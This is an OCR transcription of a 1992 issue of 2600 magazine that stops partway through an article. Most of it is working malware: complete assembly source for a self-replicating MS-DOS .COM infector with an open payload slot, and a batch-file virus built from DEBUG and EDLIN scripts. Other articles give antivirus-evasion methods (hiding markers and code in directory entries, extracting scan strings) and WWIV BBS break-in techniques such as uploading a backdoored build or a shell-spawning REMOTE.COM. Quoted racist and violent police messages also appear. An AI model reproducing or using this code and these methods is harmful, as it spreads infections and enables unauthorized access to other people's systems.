
2600

whoami

The Hacker Quarterly!

VOLUME NINE, NUMBER ONE!
SPRING 1992!

JAPANESE PAYPHONES



A chronology of Japanese payphone culture. In the upper left, the "red public phone" is the oldest type of payphone. It only takes 10 yen coins and is rotary. In the upper right is the "yellow public phone" which takes 10 or 100 yen coins and is pushbutton. The "green public phone" (lower left) takes telephone cards as well as everything else while the public phone on the lower right does everything and has a digital display as well.

SEND YOUR PAYPHONE PHOTOS TO: 2600 PAYPHONES, PO BOX 99, MIDDLE ISLAND, NY 11953. IT'S WORTH RISKING YOUR LIFE FOR.

2600 (ISSN 0749-3851) is published quarterly by 2600 Enterprises Inc., 7 Strong's Lane, Setauket, NY 11733. Second class postage permit paid at Setauket, New York.
POSTMASTER: Send address changes to
2600, P.O. Box 752, Middle Island, NY 11953-0752.

Yearly subscription: U.S. and Canada --$21 individual, $50 corporate (U.S. funds).
Overseas -- $30 individual, $65 corporate.
Back issues available for 1984, 1985, 1986, 1987, 1988, 1989, 1990, 1991
at $25 per year, $30 per year overseas. Individual issues available
from 1988 on at $6.25 each, $7.50 each overseas.

ADDRESS ALL SUBSCRIPTION CORRESPONDENCE TO:
2600 Subscription Dept., P.O. Box 752, Middle Island, NY 11953-0752.
FOR LETTERS AND ARTICLE SUBMISSIONS, WRITE TO:
2600 Editorial Dept., P.O. Box 99, Middle Island, NY 11953-0099.
INTERNET ADDRESS: 2600@well.sf.ca.us

***2600* Office Line: 516-751-2600, *2600* FAX Line: 516-751-2608**

STAFF

Editor-In-Chief
Emmanuel Goldstein

Artwork
Holly Kaufman Spruch

"They are satisfying their own appetite to know something that is not theirs to know."
- Asst. District Attorney Don Ingraham

Writers: Eric Corley, The Devil's Advocate, John Drake, Paul Estev, Mr. French, Bob Hardy, The Infidel, Knight Lightning, Kevin Mitnick, The Plague, Marshall Plann, David Ruderman, Bernie S., Silent Switchman, Scott Skinner, Mr. Upsetter, Dr. Williams, and the uncommitted.

Technical Expertise: Billsf, Rop Gonggrijp, Phiber Optik, Geo. C. Tilyou.

Shout Outs: Dimitri and Franklin.

An MS-DOS Virus

by the Paranoid Panda

The MS-DOS *.COM file is the simplest of all executable files. This format was included in MS-DOS to provide compatibility with the CP\M operating system. Although CP\M seems to be largely a thing of the past, *.COM files are still being produced, so there is plenty of opportunity for infection.

As with the Atari virus I gave you in the Spring 1991 issue of 2600, this virus is designed to infect executable files while still rendering them capable of fully performing their original, intended functions. Consequently, this is not an overwrite virus, and preserves all of the infected file's original code.

The *.COM file has no program header, as do *.EXE files, and has no file trailer such as Atari *.PGM, *.TOS, and *.TTP program files do. All the *.COM file has is executable 80X86 instructions. It must be capable of loading in one segment (64 Kbytes), along with the Program Segment Prefix (PSP) created by MS-DOS at load time, as well as the two byte stack which is automatically created. Hence, the complete *.COM file must always be 64 Kbytes, less 256 bytes for the PSP, less 2 bytes for the stack. As a result, a candidate file for infection must be short enough so that when its length is increased by the length of the virus, it will still not exceed this maximum length, and MS-DOS will still load it for execution.

MS-DOS will load *.COM files at offset 100 hex (100h using the MicroSoft Assembler notation), and all memory references in the program are short (i.e. 16 bit) addresses. This is, in essence, an absolute encoding and addressing scheme, so that the virus code cannot be added at the beginning while moving all the original code down in the address by the length of the virus.

The only way to add the virus is at the end, and to insert a short jump to the virus beginning at the start of the file. This means that the first three bytes of the original code will be destroyed, so the virus must save these three bytes between the end of the file's code and the beginning of the virus code. Once the virus has completed execution, it restores the original three to the file's beginning in RAM, and jumps there.

The comments in the accompanying listing pretty well tell the rest of the story, but a few words are still in order. There is a space in the code, at symbolic location "payload:" for insertion of code which does the actual "dirty work" of the virus. All you will find there is a single "no op" instruction. You can add whatever you think best at that point. This code is supplied for instructional purposes only, and all that clap-trap.

Note also that this particular version of the virus does not perform a very sophisticated search for candidates for infection. The search will only be performed in the directory where the already infected file resides, and does not search any subdirectories. That's easy enough to fix, and as the college text books say, that is an exercise which is left to the student.

Happy Computing!

```
PAGE ,120
; File VIRUS.ASM - This is the launch program for the Mark II virus.
; It is to be assembled, linked, and converted to a *.COM file using
; EXE2BIN.  When run, it looks within the defined search space for other
; COM files to infect, and infects them.  Then it runs its payload module.
; This launch program is structured like an infected file, so it contains
; a "dummy" host program like that which would be in an infected file.
; Control is returned to this dummy host program when this program runs.
; In the infected file, control will be returned to the actual program
; it contains after the payload module of its parasitic virus runs.
```

```
                _VIRUS SEGMENT
                ASSUME cs:_VIRUS,ds:_VIRUS,ss:_VIRUS
                ORG 100h
; This is the start of the dummy host program.     Control is transferred
; here after the virus runs.  All it does is terminate the program with
; a normal MS-DOS termination call, after having put out a message
; inform ing that the program has terminated normally.

; The next instruction is what is actually intended to be
; in the dummy host program.  It is the beginning of the code which
; sets up the DOS call to write the termination message on the screen.
; The infected program which would have infected this one would have
; inserted a jump to the beginning of the virus over this, after saving
; what was actually there.  When the virus completes, it will restore
; the parts of the mangled original host code, and run the host program.
;
;               mov bx,1
;
; What you see encoded below, using the "db" assembler pseudo-op, is
; the hand encoded jump to the beginning of the virus, installed by the
; program which would have infected this one.  As it happens, the jump
; written into the beginning is the same length as the instruction
; (mov bx,1) which was there in the first place.  In general, there
; is no guarantee just what will be there, and how long it will be.
; Since the program being infected is a COM program, the only guarantee
; is that the file will begin with some executable instruction.  Thus,
; the program getting infected may have part of an executable instruction
; mangled by the inserted jump, or possibly one entire instruction plus
; part of another.
;
; The inserted code begins with "E9", the op-code byte for a jump relative
; to the contents of the IP as it will look after the jump plus displacement
; is fetched. (The IP will contain 103h.  COM programs begin at offset
; 100h, and the jump plus displacement requires 3 bytes.)  The next two
; bytes are the displacement to the beginning of the virus.  The
; displacement is cal culated by the infecting program, as follows:
;
; D = displacement to be added to current IP (=103) to get to
;    virus start.
; D = Uninfected file length
;    -
;    Current IP (=103)
;    +
;    4 bytes storage space for the overwritten first instruction.
;
;    If the uninfected length of the target file is odd, a zero byte
;    will be added at its end before the virus code is attached.
;
;    The virus will thus begin on a word boundary, and NOP's inserted
;    by the assembler to put other things on a word boundary will still
;    perform their intended purpose.
;
filelength EQU begin-start
start:          db 0E9h               ; Op-code for jump
                dw filelength+4-3     ; Displacement calculation
                mov cx,lmessage
                mov dx, OFFSET message
                mov ah, 40h
                int 21h            ; Put termination message on the screen.
                mov ah,4Ch            ; Function number of normal pgm
                                      ; termination
                int 21h               ; Call DOS and terminate.


message:  db "Launch program has terminated normally.",0Dh,0Ah,0
lmessage EQU $-message

; This ends the dummy host program.  What follows is the actual virus,
; which will be copied into the target file.

virlength EQU finish-begin+102h ; Length of virus + PSP + initial stack.


begin:          db 0BBh,01,00         ; The instruction "mov bx,1" which
                                      ; would have been saved here by the
                                      ; infecting program.
                db 00                 ; Make save bin 4 bytes total.
```

```
virusbegin:                           ; The beginning of the actual virus
                                      ; code.
; Get and save the base address of the virus.
                mov bp,101h           ; Address of LSB of jump
                                      ; displacement
                mov bx, WORD PTR [bp] ; Get displacement in bx
                add bx,103h           ; Add IP contents after first
                                      ; instruction.
                                      ; Now bx contains address of
                                      ; "virusbegin:"
                mov bp,100h           ; Beginning of pgm. where original
                                      ; instruction will be restored.
                mov dl,[bx-4]
                mov [bp],dl           ; First byte
                mov dl,[bx-3]
                mov [bp+1],dl         ; Second byte
                mov dl,[bx-2]
                mov [bp+2],dl         ; Third byte
                push bx               ; Save the actual start of virus.

; ######## STACK POINTER INFO: One word pushed on stack ##########

; ******* Beginning of the Infection Module.  ********************

; First, search for an uninfected candidate file.  If one is found,
; infect it before running the Payload Module.        If none is found,
; proceed directly with the Payload Module.

; Use function SFIRST (Int 21h, fn. 4Eh) to get a candidate file.
                jmp sfirst            ; Jump over wildcard string

wildcard:  db "*.COM",0   ; Wildcard name for COM files

sfirst:    mov ah,4Eh                 ; Function no. of SFIRST
                pop dx                ; Get base address of virus start
                push dx               ; Restore the stack pointer
                add dx,wildcard-virusbegin   ; Add distance to string.
                mov cx,0              ; Attribute word=seek normal files
                int 21h               ; Call DOS
                jnc over1             ; Found one.
                jmp payload           ; Otherwise, no COM files,
                                      ; do payload.

; Now that a candidate file is found, make sure that when the virus is
; added, it will not be too long to be a COM file.  COM file maximum
; length is 64kbytes less 100h bytes for the PSP, less two bytes for the 0
; bytes added on the stack by the operating system on loading.

over1:          mov bx,80h+1Ah  ; Address in PSP/FCB containing
                                ; file length.
                mov ax,virlength ; Length of virus
                add ax,[bx]     ; Will get overflow if file length
                                ; too big.
                jno checkinfect ; No overflow, keep going.
                jmp snext       ; This file too big to infect,
                                ; try another.


; A candidate file has been found. Determine if it is infected, or
; go on to the next one.
checkinfect:

; Open the file.
fileopen:  mov ah,3Dh                 ; Fn. no of OPEN WITH HANDLE
                mov al,02             ; Open for read/write access.
                mov dx,80h+1Eh  ; Location in DTA of file name.
                int 21h               ; Call DOS.
                jnc opened            ; Open was successful, continue
                jmp snext             ; Cannot open this file, look
                                      ; for more.
opened:    push ax                    ; Save file handle.

; ######## STACK POINTER INFO: Two words pushed on stack ##########

; Open was successful, move the file pointer to the infection marker.
                mov ah,42h            ; Fn. no. of LSEEK
                mov al,02             ; Measure offset from end of file.
```

```
            pop bx          ; Get file handle.
            push bx         ; Keep file handle on top of stack.
            mov cx,0FFFFh   ; MSB of offset from end.
                            ; Sign extend.
            mov dx,0FFFCh   ; LSB of infection marker.
                            ; File end - 4.
            int 21h         ; Call DOS.
            jnc over3       ; No error, continue.
            jmp closefile   ; Error occurred, close this one
                            ; and look again.

; Read the last four bytes.
over3:      mov ah,3Fh      ; Fn. no of READ
            pop bx          ; Get file handle.
            pop dx          ; Get address of "virusbegin:"
            push dx         ; Restore to stack
            push bx         ; Restore file handle on stack.
            add dx,-4       ; Move pointer back to start of
                            ; save bin.
            mov cx,4        ; Read 4 bytes
            int 21h         ; Call DOS
            jnc over4       ; No error, keep going.
            jmp closefile   ; error occurred, close this one,
                            ; look again.

; Compare the last four bytes with the infection marker.
over4:      pop bx          ; Take file handle off to get to adr.
            pop bp          ; Get address of "virusbegin"
            push bp         ; Restore buffer address
            push bx         ; Restore file handle.
            mov bh,[bp-4]   ; First byte
            mov bl,[bp-3]   ; Second byte
            xor bx,0001h    ; First half match?
            jnz over5       ; First half doesn't match, continue.
over4a:  mov bh,[bp-2]      ; Third byte
            mov bl,[bp-1]   ; Fourth byte
            xor bx,0FFE0h   ; Second half match?
            jnz over5       ; No match. Continue.
            jmp closefile   ; Matches marker. Close and try again.

; File is not infected. Proceed to infect.
;
; Move file pointer to beginning of file.
over5:      mov ah,42h      ; Fn. no. of LSEEK
            pop bx          ; File handle in bx.
            push bx         ; Keep the stack equalized.
            mov al,00       ; Offset from file beginning.
            mov cx,0        ; Offset = 0
            mov dx,0        ; Offset = 0
            int 21h         ; Call DOS
            jnc over6       ; No error, continue.
            jmp closefile   ; Error, try another file.

; Save the first three bytes in the buffer.
over6:      mov ah,3Fh      ; Fn. no. of READ
            pop bx          ; Get the file handle
            pop dx          ; Beginning of buffer
            push dx         ; Restore the stack
            push bx         ; Restore the stack
            add dx,-4       ; Move pointer to start of save bin.
            mov cx,3        ; Read 3 bytes
            int 21h         ; Call DOS
            mov al,0        ; Zero byte for fourth loc. in
                            ; save bin.
            add dx,3        ; Reg. dx points to fourth loc in
                            ; save bin.
            mov bp,dx       ; Place in base pointer for index.
            mov [bp],al     ; Write zero byte in fourth loc.

; Move file pointer back to the beginning of the file.
            mov ah,42h      ; Fn. no. of LSEEK
            pop bx          ; File handle in bx.
            push bx         ; Restore the stack
            mov al,00       ; Offset from file beginning
            mov cx,0        ; Zero offset
            mov dx,0        ; Zero offset
            int 21h         ; Call DOS
```

```
            jnc past        ; No error, continue.
            jmp closefile   ; Error, try another file

; Overwrite the first three bytes with a jump to virus beginning.
tempbuf:  db 0E9h,0,0
past:       pop bx          ; Get file handle
            pop bp          ; Get actual address of "virusbegin"
            push bp         ; Equalize stack
            push bx         ; Equalize stack
            mov si,80h+1Ah  ; Location in DTA of file length
            mov ax,[si]     ; Get target file length in ax
            xchg ah,al      ; Swap halves temporarily.
            sahf            ; Lower byte of file length to
                            ; flag reg.
            xchg ah,al      ; Swap back.
            jnc noadd       ; LSB of ax into carry. Jump
                            ; if c(ax) even.
            add ax,1        ; Else, add one to c(ax) to
                            ; make result even.
noadd:      add ax,1        ; Total jump is file length - 3 + 1
            add bp,tempbuf-virusbegin ; Get address of
                            ; tempbuf in bp
            mov [bp+1],al   ; First displacement byte
            mov [bp+2],ah   ; Second displacement byte
            mov dx,bp       ; Start of buffer to dx
            mov ah,40h      ; Function no. of WRITE
            mov cx,3        ; Write 3 bytes
            int 21h         ; Call DOS

; Move the file pointer to the end of the file.
            mov ah,42h      ; Fn. no. of LSEEK
            mov al,02       ; Offset measured from end.
            mov cx,0        ; Zero offset
            mov dx,0        ; Zero offset
            pop bx          ; Get file handle
            push bx         ; Restore the stack
            int 21h         ; Call DOS

; Check target file length. If odd, add a 0 byte at the end.
            mov bp,80h+1Ah  ; Address of lower byte
                            ; of file length.
            mov ax,[bp]     ; Get lower byte in ax for comparison
            and ax,1        ; Get lsb of file length
            jz skip         ; Skip if file length even
            mov ah,40h      ; Fn. no. of WRITE
            pop bx          ; Get file handle
            pop bp          ; Address of "virusbegin"
            push bp         ; Equalize stack
            push bx         ; Equalize stack
            add bp,-1       ; Move pointer just behind
                            ; saved 3 bytes
            mov dx,bp       ; location of one byte buffer
            mov cx,1        ; Write one byte
            mov [bp],ch     ; Zero byte to be written
            int 21h         ; Call DOS

; Write the virus onto the end of the target file.
skip:       mov ah,40h      ; Fn. no. of WRITE
            mov cx,finish-begin ; No. of bytes to be written
                            ; equals 4 byte save bin plus
                            ; virus executable code.
            pop bx          ; Get file handle
            pop dx          ; Address of "virusbegin"
            push dx         ; Equalize stack
            push bx         ; Equalize stack
            add dx,-4       ; Include saved first three bytes.
            int 21h         ; Call DOS.
            pop bx          ; Get file handle
            mov ah,3Eh      ; Fn. no. of CLOSE
            int 21h         ; Close file for good.
            jmp payload     ; Infection complete. Run the
                            ; virus payload.

closefile:  pop bx          ; Get file handle off stack
                            ; permanently.
            mov ah,3Eh      ; Fn. no. of CLOSE.
            int 21h         ; Call DOS.
```

```
; ###### STACK POINTER INFO: One word pushed on stack #########

snext:          mov ah,4Fh      ; Function no. of SNEXT
                int 21h         ; Call DOS.
                jc payload      ; If error, just go and do payload.
                jmp fileopen    ; Otherwise, try to infect this one.

; ******* End of the Infection Module ***************************

; ******* Beginning of the Payload Module. **********************
payload:   nop
```

```
; ******* End of the Payload Module ******************************

; Time to finish up.  Restore the stack and jump to cs:100h

                pop bp
; ###### STACK POINTER INFO: Nothing left on stack. ############
                mov ax,100h
                jmp ax
finish:

_VIRUS ENDS
    END start
```

L.A. LAW

These computer messages were taken from the Los Angeles Police Department over the past couple of years. Every police car has a computer terminal and messages can be sent between the car and the dispatcher. Here we can see professionals in action.

I almost got me a Mexican last nite but he dropped the dam gun to quick, lots of wit.

Did U arrest the 85yr od lady of just beat her up.
We just slapped her aroud a bit...she's getting m/t right now.

A full moon and a full gun make for a night of fun.

We're huntin wabbits.
Actually, muslim wabbits.

Capture him, beat him and treat him like dirt.

I hope there is enough units to set up a pow-wow around the susp so he can get a good spanking and nobody c it.

Sounds like monkey slapping time.

Did you really break his arm.
Along with other misc parts.

Okay people... pls... don't transfer me any orientals... I had two already

I would love to drive down Slauson with a flame thrower... we would have a barbeque

A Batch Virus

by Frosty of the GCMS

Whoever thought that viruses could be in BATCH files? This virus which we are about to see makes use of the MS-DOS operating system. This BATCH virus uses DEBUG & EDLIN programs.

Name: VR.BAT

echo = off (Self explanatory)
ctty nul (This is important. Console output is turned off)
path c:\msdos (May differ on other systems)
dir *.com/w>ind (The directory is written on "ind" ONLY name entries)
edlin ind<1 ("Ind" is processed with EDLIN so only file names appear)
debug ind<2 (New batch program is created with debug)
edlin name.bat<3 (This batch goes to an executable form because of EDLIN)
ctty con (Console interface is again assigned)
name (Newly created NAME.BAT is called)

In addition to this Batch file, there are command files, here named 1,2,3.

Here is the first command file:

Name: 1

1,4d (Here line 1-4 of the "IND" file are deleted)
e (Save file)

Here is the second command file:

Name: 2

m100,10b,f000 (First program name is moved to the F000H address to save)
e108 ".BAT" (Extension of file name is changed to .BAT)
m100,10b,f010 (File is saved again)
e100"DEL " (DEL command is written to address 100H)
mf000,f00b,104 (Original file is written after this command)
e10c 2e (Period is placed in front of extension)
e110 0d,0a (Carriage return plus line feed)
mf010,f020,11f (Modified file is moved to 11FH address from buffer area)
e112 "COPY \VR.BAT" (COPY command is now placed in front of file)
e12b od,0a (COPY command terminated with carriage return plus line feed)
rxc (The CX register is ...)
2c (set to 2CH)
nname.bat (Name it NAME.BAT)
w (Write)
q (quit)

The third command file must be printed as a hex dump because it contains two control characters (1Ah=Control Z) and this is not entirely printable.

Hex dump of the third command file:

Name: 3

```
0100  31 2C 31 3F 52 20 1A 0D-6E 79 79 79 79 79 79 79
       1  ,  1  ?        .  .  n  y  y  y  y  y  y  y
0110  79 29 0D 32 2C 32 3F 52-20 1A OD 6E 6E 79 79 79
       y     .  2  ,  ?  ?  r        .  .  n  n  y  y  y
0120  79 79 79 79 29 0D 45 0D-00 00 00 00 00 00 00 00
       y  y  y  y     .  E  .  .  .  .  .  .  .  .
```

In order for this virus to work, VR.BAT should be in the root. This program only affects .COM files.

VIRUS SCANNERS EXPOSED

by Dr. Delam

In 1989, virus expert John McAfee reported there being a whopping 52 known computer viruses in existence for the IBM computer. Lacking the most recent figures to date, it could be estimated at well over 300 known to the public, and probably a couple hundred more known to traders and collectors. Projections for the increasing trend are indefinite, but it is evident that the current popular methods of stopping viruses are grossly ineffective.

The following text provides some insight into just a few methods that could be used in a virus that current virus protection wouldn't catch.

When most viruses replicate, they try not to reinfect any programs. A marker will be left behind to signify an infection. One of the easiest places to leave a marker is in the file's directory entry.

Of the marking methods, the 62 second trick is most popular. When a file is saved, it's given a time and date. The time is saved in hours, minutes, and seconds. But the seconds do not appear in directory listings. Because of this fact, and the fact that the second's value may be set to 62, it's a great way for a virus to identify an infection.

Two more areas of interest in directory entries are the attribute byte, and the 10 reserved bytes, neither of which have been used by viruses as markers. The attribute byte consists of six used bytes, for read-only, archive, volume label, directory, hidden, and system. The two unused bits cannot be used effectively. If either is set high, the ATTRIB command will not be able to perform changes on that file. The 10 reserved bytes however, can be changed without any adverse effects that I have noticed. They are normally set to zeros.

One other marking method is to leave an identification within the virus, and scan for that before each infection. This is not only time consuming, but it leaves the virus scanners something to detect, and is impossible for use with random encrypting code.

Note: If you are not familiar with the ATTRIB command, type "ATTRIB *.*" to see the current attributes of each file in a directory. For a cheap thrill, go to the local Radio Shack, get into DOS, and use EDLIN to modify AUTOEXEC.BAT. Be creative - if ANSI.SYS is loaded in CONFIG.SYS, you might want to add the line "PROMPT $E[=1hEat ME!". Then type "ATTRIB +R AUTOEXEC.BAT". It's harmless fun, and it will effectively annoy the salespeople because they won't be able to delete or change AUTOEXEC.BAT.

Virus size can become a critical factor in programming. An easy way to reduce size is to place some of the code in a common location, and load it in during execution. An overlooked area, again, is the directories.

If the root directory's capacity is 112 entries (number is found in the boot sector), using the 10 reserved bytes would give you 1120 undisturbed bytes in a great location, free from scanners. Subdirectories provide an even better amount of free space... the number of entries for subdirectories is unlimited, and furthermore, a subdirectory doesn't show its size in directory listings. A generous amount of empty entries could be provided to a subdirectory, after which a full virus could reside.

The only other places that would be considered undisturbed, safe hiding spots would be in the DOS directory as a pseudo file like GRAPHICS.SYS which doesn't really exist, but may be overlooked, or assuming the name of a useless file like the 12345.678 file.

The ideas presented were original, and may give a small feel for how insecure computers are, and how far behind the times virus researchers using the old scan string technique really are. At the head of the pack for those researchers who are still scanning is McAfee Associates in California.

McAfee Associates use a somewhat desultory method of catching viruses. A new virus infects someone, they then send a copy to McAfee, and McAfee looks for a sequence of bytes common within the virus (the scan string). A few more come out and McAfee puts out the new version of Scan - yippy!

"Hmmmmm, McAfee foils me again; they have a scan string to my virus!" It didn't take much thinking on the part of virus writers and connoisseurs to figure out the solution - just change the scan string in the virus itself, and ouala, the virus is no longer scannable! The obvious was too obvious though - McAfee made sourcing Scan to find the scan strings near impossible. Scan works by encrypting the program it is scanning, and comparing it to an encrypted scan string, like when comparing a dictionary to a DES password file. This was done so Scan wouldn't detect itself. Picking apart Scan seemed to be more bother than what it was worth, as how any security should work.

"Bahahah, they missed something!" is probably something like what Flash Force was thinking when he pioneered the way around the encryption. Flash Force called my board and told me what he was working on. He found that all the scan strings were 10 bytes in length, so he made a program called "Antiscan" to fragment a known virus into hundreds of little 10 byte files. Sure enough, Scan pointed out the 10 byte file containing the scan string.

McAfee caught on that new viruses were coming out that were actually old ones with a few bytes mixed around, just enough to evade Scan. Their response was to make some new scan strings of varying length, and allow for a wild card where the strings varied slightly. It's obvious McAfee didn't know what was really going on or they would have checked the length of the program they were scanning, and made a percentage match to warn of near matches.

(It would be fun to see how they would cope with a virus that randomly exposes scan strings of other viruses. You have to wonder if Clean would obliterate the program it was trying to save.)

The problem McAfee posed was easily remedied. I used Flash Force's idea and made a program that forced Scan to look at two files at a time, working much faster than AntiScan. Take the first half of the bytes in the virus and make one file. Take the second half of the bytes and make another. Now shell to Scan and make it look at the files. If Scan finds nothing in either half, the scan string must be broken between the two halves, so center on that section and reduce the resulting file's size, still centering, until Scan can't detect the string. If Scan had found the string in one of the original halves, the program would make two more files from that half, etc. Finally a resulting file that can't be halved or reduced while centered upon is produced. From that point the program fragments like AntiScan and Scan will point out the scan string it looks for, all inside of a couple minutes or less.

I visited with Mark Washburn, writer of the V2P series of research viruses, and of a protection program known as Secure. I found Mark to be a pretty kewl guy, and we got into discussing phreaking, which he had no previous experience with. He wouldn't be labeled a hacker by today's standards, but I think you'll see that much of what he does parallels that of one.

Mark saw a way to circumvent virus scanners altogether. Just write a program that encrypts itself 100 percent and varies the encryption from infection to infection! Most programmers would say, "Yeah, but the part that decrypts the virus would have to be executable, therefore it can't be encrypted, and the scanner would pick that up!" Not if you figure out an algorithm to make thousands of decryptors that all perform identical... which is what he did. In his latest V2P7 virus, only 2 bytes stay constant, the two required to form a loop. How many programs do you suppose have loops in them!? He scares the hell out of McAfee while showing them the fault in their programs. They've never listened.

I had to wonder who Mark gives copies of his research viruses to. He only made two copies of V2P6, and one of them went to McAfee. He didn't believe me when I told him I had a copy of V2P6, so I had to show him. To say the least, he was shocked. Trusting that he only gave a copy to McAfee would mean one of two things: either McAfee has warped staff, or someone gained higher access on McAfee's board (if McAfee was stupid enough to put their copy of V2P6 anywhere near their BBS computer). Either way they lack security.

Though the V2P viruses are unscannable, Mark made sure he had a way to protect against it. His Secure program is a shareware virus protection that watches over reads and writes to executable files, vital sectors, and memory. It effectively stops new and old viruses as well as trojans, bombs, and replicators. Probably the only ways around it are to use direct control of the drives, which is too much bulk for a virus; remove Secure from memory; or have the virus rename the file it is infecting to a filename without an executable extension, and then replace the original name.

To date, no virus uses any of these methods to avoid detection, because not enough people are using Secure to worry about it. McAfee has gained popularity only because it is easy to obtain a recent version via their BBS, and the average computer user isn't smart enough to understand the mechanics of virus protection and the quintessence of hampering all activity resembling a virus before its propagation.

If it weren't for people like Mark, who test the security of computers, and the integrity and validity of software, cyberspace might just as well be ruled by the sadistic and vindictive.

Durum et durum non faciunt murum!

HACKING WWIV

WWIV is one of the most popular BBS programs in the country. With thousands of boards in WWIVnet and hundreds in the spinoff WWIVlink, there is a lot of support and community. The nice thing about WWIV is that it is very easy to set up. This makes it popular among the younger crowd of sysops who can't comprehend the complexities of fossil drivers and batch files. In this article I will discuss four methods of hacking WWIV to achieve sysop access and get the user and configuration files. Just remember the number one rule of hacking: Don't destroy, alter, or create files on someone else's computer, unless it's to cover your own trail. Believe me, there is nothing lower than the scum who hack BBSes for the sheer pleasure of formatting someone else's hard drive. But there is nothing wrong (except legally) with hacking a system to look at the sysop's files, get phone numbers, accounts, etc. Good luck.

Technique #1: The Wildcard Upload

This technique will only work on a board running an unregistered old version of DSZ and a version of WWIV previous to v4.12. It is all based on the fact that if you do a wildcard upload (*.*), whatever file you upload will go into the same directory as DSZ.COM, which is often the main BBS directory. So there are several methods of hacking using this technique.

If the sysop is running an unmodified version of WWIV, you can simply compile a modded version of it with a backdoor and overwrite his copy. Your new copy will not be loaded into memory until the BBS either shrinks out (by running an onliner or something), or the sysop terminates the BBS and runs it again.

You can also have some fun with two strings that WWIV always recognizes at the NN: prompt: "!@-NETWORK-@!" and "!@-REMOTE-@!". The first is used by WWIVnet to tell the BBS that it is receiving a net call. If the BBS is part of a network and you type "!@-NETWORK-@!", it will then wait for the network password and other data. If the board is not part of a network, it will just act like you typed an invalid user name. The second string is reserved for whatever programs people wanted to write for WWIV, like an off-line reader or whatever. Snarf (the file leeching utility) uses this. If there is not a REMOTE.EXE or REMOTE.COM in the main BBS directory, it will also act as if you entered an invalid user name. So, what you can do is wildcard upload either REMOTE.COM or NETWORK.COM. You want to call them COM files, because if the EXE files already exist, the COM ones will be called first. If the BBS is part of a network, you should go for REMOTE.COM, because if you do NETWORK.COM, it will screw up network communications and the sysop will notice a lot faster. Of course, if you're going straight in for the kill, it doesn't matter.

So, what should NETWORK.COM or REMOTE.COM actually be? Well, you can try renaming COMMAND.COM to one of those two, which would make a DOS shell for you when it was executed. This is tricky, though, because you need to know his DOS version. I suggest a batch file, compiled to a COM file using PC Mag's BAT2EXEC. You can make the batch file have one line:

